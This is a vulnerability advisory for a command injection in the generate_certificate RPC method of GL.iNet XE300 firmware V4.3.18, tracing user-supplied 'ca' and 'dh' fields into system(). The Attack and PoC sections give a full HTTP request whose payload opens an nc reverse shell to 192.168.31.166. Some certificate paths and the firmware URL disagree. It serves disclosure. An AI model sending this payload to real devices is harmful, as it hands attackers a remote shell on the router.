

GL.iNet XE300 ovpn-server.so generate_certificate function command injection vulnerability

Product Information

```
1 | Brand: GL.iNet
2 | Model: XE300
3 | Firmware Version: V4.3.18
4 | Official website: https://www.gl-inet.com/
5 | Firmware Download URL: https://dl.gl-inet.cn/release/router/release/mt300n-v2/4.3.18
```

Affected Component

```
1 | The generate_certificate function in \usr\lib\oui-httpd\rpc\ovpn-server.so
```

Suggested description of the vulnerability

```
1 | GL.iNet XE300 V4.3.18 ovpn-server.so generate_certificate function command injection vulnerability.
```

Vulnerability Details

Ngix's startup configuration file gl.conf defines the processing scripts corresponding to each URI path, which can be traced to oui-rpc.lua.

From the code, `/usr/share/gl-ngx/oui-rpc.lua` handles `HTTP POST` requests for `JSON-RPC` calls.

```
1  index gl_home.html;
2
3  lua_shared_dict shmem 12k;
4  lua_shared_dict nonces 16k;
5  lua_shared_dict sessions 16k;
6  lua_code_cache off;
7
8  init_by_lua_file /usr/share/gl-ngx/oui-init.lua;
9
10 server {
11     listen 80;
12     listen [::]:80;
13
14     listen 443 ssl;
15     listen [::]:443 ssl;
16
17     ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
18     ssl_prefer_server_ciphers on;
19     ssl_ciphers "EECDH+ECDSA+AESGCM:EECDH+aRSA+AESGCM:EECDH+ECDSA+SHA384:EECDH+E
20     ssl_session_tickets off;
21
22     ssl_certificate /etc/nginx/nginx.cer;
23     ssl_certificate_key /etc/nginx/nginx.key;
24
25     resolver 127.0.0.1;
26
27     rewrite ^/index.html / permanent;
28
29     location = /rpc {
30         content_by_lua_file /usr/share/gl-ngx/oui-rpc.lua;
31     }
32
33     location = /upload {
34         content_by_lua_file /usr/share/gl-ngx/oui-upload.lua;
35     }
36
37     location = /download {
38         content_by_lua_file /usr/share/gl-ngx/oui-download.lua;
39     }
40
41     location /cgi-bin/ {
42         include fastcgi_params;
43         fastcgi_read_timeout 300;
44         fastcgi_pass unix:/var/run/fcgiwrap.socket;
45     }
46 }
```

`/usr/share/gl-ngx/oui-rpc.lua` defines multiple processing functions, each corresponding to a different `rpc` method.

```
154 methods[json_data.method](json_data.id, json_data.params or {})
```

```
115 local methods= {  
116     ["challenge"] = rpc_method_challenge,  
117     ["login"] = rpc_method_login,  
118     ["logout"] = rpc_method_logout,  
119     ["alive"] = rpc_method_alive,  
120     ["call"] = rpc_method_call  
121 }
```


It performs the `rpc_method_call` function call, which in turn executes the `rpc.call` function call.

```
71 local function rpc_method_call(id, params)  
72     if #params < 3 then  
73         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)  
74         ngx.say(cjson.encode(resp))  
75         return  
76     end  
77  
78     local sid, object, method, args = params[1], params[2], params[3], params[4]  
79  
80     if type(sid) ~= "string" or type(object) ~= "string" or type(method) ~= "string" then  
81         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)  
82         ngx.say(cjson.encode(resp))  
83         return  
84     end  
85  
86     if args and type(args) ~= "table" then  
87         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)  
88         ngx.say(cjson.encode(resp))  
89         return  
90     end  
91  
92     ngx.ctx.sid = sid  
93  
94     if not rpc.is_no_auth(object, method) then  
95         if not rpc.access("rpc", object .. "." .. method) then  
96             local resp = rpc.error_response(id, rpc.ERROR_CODE_ACCESS)  
97             ngx.say(cjson.encode(resp))  
98             return  
99         end  
100     end  
101  
102     local res = rpc.call(object, method, args)  
103     if type(res) == "number" then
```

Calls `/cgi-bin/glc`.

```
125  
126 local function glc_call(object, method, args)  
127     ngx.log(ngx.DEBUG, "call C: '", object, ".", method, "'")  
128  
129     local res = ngx.location.capture("/cgi-bin/glc", {  
130         method = ngx.HTTP_POST,  
131         body = cjson.encode({  
132             object = object,  
133             method = method,  
134             args = args or {}  
135         })  
136     })  
137
```

Inside `glc`, the corresponding processing library functions are loaded, located in the `/usr/lib/oui-httpd/rpc` folder.



Among them, the binary `ovpn-server.so`'s `generate_certificate` function contains a command injection vulnerability.

Because the symbol table was removed during compilation, function names are lost when decompiling directly with IDA, which impacts reverse engineering. One must click through each item in the data segment to view the specific string corresponding to its value.

```

1 int __fastcall generate_certificate(int a1, int a2)
2 {
3     int v3; // $v0
4     int v4; // $v0
5     int v5; // $a0
6     int v7; // $v0
7     int v8; // $v0
8     int v9; // $v0
9     int v10; // $v0
10    char *command; // [sp+1Ch] [-C10h]
11    char *commanda; // [sp+1Ch] [-C10h]
12    _DWORD v14[768]; // [sp+24h] [-C08h] BYREF
13    int v15; // [sp+C24h] [-8h]
14
15    v15 = *(_DWORD *)off_1916C;
16    ((void (__fastcall *) (int))off_19040)(6);
17    if ( ((int (__fastcall *) (const char *, int))off_19070)(&UsrBinOpenssl[dword_19014 - 0x10000], 0) )
18    {
19        v7 = ((int (__fastcall *) (char *))off_19154)(&aOpensslMissing[dword_19014 - 0x10000]);
20        ((void (__fastcall *) (int, char *, int))off_19104)(a2, &aErrMsg[dword_19018], v7);
21        v8 = ((int (__fastcall *) (int, int))off_19064)(-20, -1);
22        ((void (__fastcall *) (int, char *, int))off_19104)(a2, &aErrCode[dword_19018], v8);
23    }
24    else
25    {
26        if ( ((int (__fastcall *) (int, char *))off_19124)(a1, (char *)&off_8934 + dword_19014 - 0x10000) )
27        {
28            v3 = ((int (__fastcall *) (int, char *))off_19124)(a1, (char *)&off_8934 + dword_19014 - 0x10000);
29            command = (char *)((int (__fastcall *) (int))off_19078)(v3);
30            v14[0] = 0;
31            ((void (__fastcall *) (void *, int, size_t))off_190A8)(&v14[1], 0, (size_t)&stru_BF4.st_size);
32            ((void (*)(char *, const char *, ...))off_19088)((char *)v14, &aEchoSS[dword_19014 - 0x10000],
33                command,
34                &aEtcOpenvpnCert_0[dword_19018]);
35            ((void (__fastcall *) (const char *))off_19148)((const char *)v14);
36        }
37        if ( ((int (__fastcall *) (int, char *))off_19124)(a1, (char *)&off_8938 + dword_19014 - 0x10000) )
38        {
39            v4 = ((int (__fastcall *) (int, char *))off_19124)(a1, (char *)&off_8938 + dword_19014 - 0x10000);
40            commanda = (char *)((int (__fastcall *) (int))off_19078)(v4);
41            v14[0] = 0;
42            ((void (__fastcall *) (void *, int, size_t))off_190A8)(&v14[1], 0, (size_t)&stru_1F8.d_un);
43            ((void (*)(char *, const char *, ...))off_19088)((char *)v14, &aEchoSEtcOpenvp[dword_19014 - 0x10000], commanda);
44            ((void (__fastcall *) (const char *))off_19148)((const char *)v14);
45        }
46        if ( ((int (__fastcall *) (int, char *))off_19124)(a1, (char *)&off_8934 + dword_19014 - 0x10000)
47            || ((int (__fastcall *) (int, char *))off_19124)(a1, (char *)&off_8938 + dword_19014 - 0x10000) )
48        {
49            ((void (*)(void))off_190C8)();
50        }
51    }

```

To facilitate reverse engineering analysis, we developed an optimized disassembly module. The optimized code is shown below:

```

1  /* Function: generate_certificate */
2  /* Address: 0x49F8 */
3
4  int __fastcall generate_certificate(int a1, int a2)
5  {
6      int v3; // $v0
7      int v4; // $v0
8      int v5; // $a0
9      int v7; // $v0
10     int v8; // $v0
11     int v9; // $v0
12     int v10; // $v0
13     char *command; // [sp+1Ch] [-C10h]
14     char *commanda; // [sp+1Ch] [-C10h]
15     _DWORD v14[768]; // [sp+24h] [-C08h] BYREF
16     int v15; // [sp+C24h] [-8h]
17
18     v15 = *(_DWORD *) (void *) 0x192D4;
19     ((void (__fastcall *) (int)) gl_log_level)(6);
20     if ( ((int (__fastcall *) (const char *, int)) access)("/usr/bin/openssl", 0) )
21     {
22         v7 = ((int (__fastcall *) (char *)) json_string)("openssl missing");
23         ((void (__fastcall *) (int, char *, int)) json_object_set_new)(a2, "err_msg", v7);
24         v8 = ((int (__fastcall *) (int, int)) json_integer)(-20, -1);
25         ((void (__fastcall *) (int, char *, int)) json_object_set_new)(a2, "err_code", v8);
26     }
27     else
28     {
29         if ( ((int (__fastcall *) (int, char *)) json_object_get)(a1, (char *)&set_route + 0x10000 - 0x10000) )
30         {
31             v3 = ((int (__fastcall *) (int, char *)) json_object_get)(a1, (char *)&set_route + 0x10000 - 0x10000); //ca
32             command = (char *) ((int (__fastcall *) (int)) json_string_value)(v3);
33             v14[0] = 0;
34             ((void (__fastcall *) (void *, int, size_t)) memset)(&v14[1], 0, (size_t) &stru_BF4.st_size);
35             ((void (*)(char *, const char *, ...)) sprintf)((char *) v14,
36                 "echo %s > %s",
37                 command,
38                 "/etc/openssl/cert/ca.crt");
39             ((void (__fastcall *) (const char *)) system)((const char *) v14);
40         }
41         if ( ((int (__fastcall *) (int, char *)) json_object_get)(a1, (char *)&set_route_list + 0x10000 - 0x10000) )
42         {
43             v4 = ((int (__fastcall *) (int, char *)) json_object_get)(a1, (char *)&set_route_list + 0x10000 - 0x10000); //dh
44             commanda = (char *) ((int (__fastcall *) (int)) json_string_value)(v4);
45             v14[0] = 0;
46             ((void (__fastcall *) (void *, int, size_t)) memset)(&v14[1], 0, (size_t) &stru_1F8.d_un);
47             ((void (*)(char *, const char *, ...)) sprintf)((char *) v14, "echo %s > /etc/openssl/cert/dh1024.pem", commanda);
48             ((void (__fastcall *) (const char *)) system)((const char *) v14);
49         }
50     }
51 }

```

1 Source is the user-controllable JSON parameters ca and dh strings.

```

2
3 v3 = json_object_get(a1, "ca");
4 command = json_string_value(v3);
5 v4 = json_object_get(a1, "dh");
6 commanda = json_string_value(v4);
7

```

8 That is, the fields in the request JSON:

```

9
10 {
11     "ca": "user-controllable string",
12     "dh": "user-controllable string"
13 }
14

```

15 The values of "ca" and "dh" enter the subsequent command concatenation logic.

16 The sink is system(v14).

```

17
18
19 sprintf((char *) v14,
20     "echo %s > %s",
21     command,
22     "/etc/openssl/cert/ca.crt");

```

```

23 | system((const char *)v14);
24 |
25 |
26 | And:
27 |
28 | sprintf((char *)v14,
29 |         "echo %s > /etc/openvpn/cert/dh1024.pem",
30 |         commanda);
31 |
32 | system((const char *)v14);
33 |
34 | The code directly concatenates the user-controllable ca and dh into the echo
    | command and executes it through system(). User input is not wrapped in
    | quotes, and no shell special character filtering is performed. Therefore, an
    | attacker can influence the final executed command through characters such as
    | spaces, semicolons, backticks, $(), and redirection operators.
35 |
36 | The complete data flow is as follows:
37 |
38 | generate_certificate(a1, a2)
39 |   └─ json_object_get(a1, "ca")
40 |     └─ json_string_value(...)
41 |       └─ command = user_input
42 |         └─ sprintf(v14, "echo %s >
/etc/openvpn/cert/ca.crt", command)
43 |           └─ system(v14)
44 |
45 |   └─ json_object_get(a1, "dh")
46 |     └─ json_string_value(...)
47 |       └─ commanda = user_input
48 |         └─ sprintf(v14, "echo %s >
/etc/openvpn/cert/dh1024.pem", commanda)
49 |           └─ system(v14)

```

Attack


Achieve shell access through direct command injection.

```

1 | "ca": "`rm -f /tmp/p; mkfifo${IFS}/tmp/p; (cat${IFS}/tmp/p|bin/sh${IFS}-i)
  | 2>&1|nc${IFS}192.168.31.166${IFS}6689>/tmp/p`"
2 | "dh": "`rm -f /tmp/p; mkfifo${IFS}/tmp/p; (cat${IFS}/tmp/p|bin/sh${IFS}-i)
  | 2>&1|nc${IFS}192.168.31.166${IFS}6689>/tmp/p`"

```

The screenshot for obtaining the shell is as follows:



The video for obtaining the shell is as follows:

GL.iNet_XE300_ovpn-server_generate_certificate.mp4

PoC

When verifying, the value of the first element in the params list needs to be updated; the value corresponding to this PoC is xRMRrLozVy4bKjMI6OAVb45nkLEQqMfI.

```

1 POST /rpc HTTP/1.1
2
3 Host: 192.168.31.16
4
5 Content-Length: 257
6
7 Accept: application/json, text/plain, */*
8
9 Accept-Language: en-US
10
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
12
13 Content-Type: application/json
14
15 origin: http://192.168.31.16
16
17 Referer: http://192.168.31.16/
18
19 Accept-Encoding: gzip, deflate, br
20
21 Cookie: Admin-Token=xRMRrLozVy4bKjMI6OAVb45nkLEQqMfI
22
23 Connection: keep-alive
24
25
26
27 {"jsonrpc": "2.0", "id": 272, "method": "call", "params":
28  ["xRMRrLozVy4bKjMI6OAVb45nkLEQqMfI", "ovpn-server", "generate_certificate", {

```



```
29  "ca": "`rm -f /tmp/p; mkfifo${IFS}/tmp/p; (cat${IFS}/tmp/p|/bin/sh${IFS}-i)
    2>&1|nc${IFS}192.168.31.166${IFS}6689>/tmp/p`",
30  "dh": "`rm -f /tmp/p; mkfifo${IFS}/tmp/p; (cat${IFS}/tmp/p|/bin/sh${IFS}-i)
    2>&1|nc${IFS}192.168.31.166${IFS}6689>/tmp/p`"
31
32  }
33
34  ]}
```

Discoverer

ZippyJia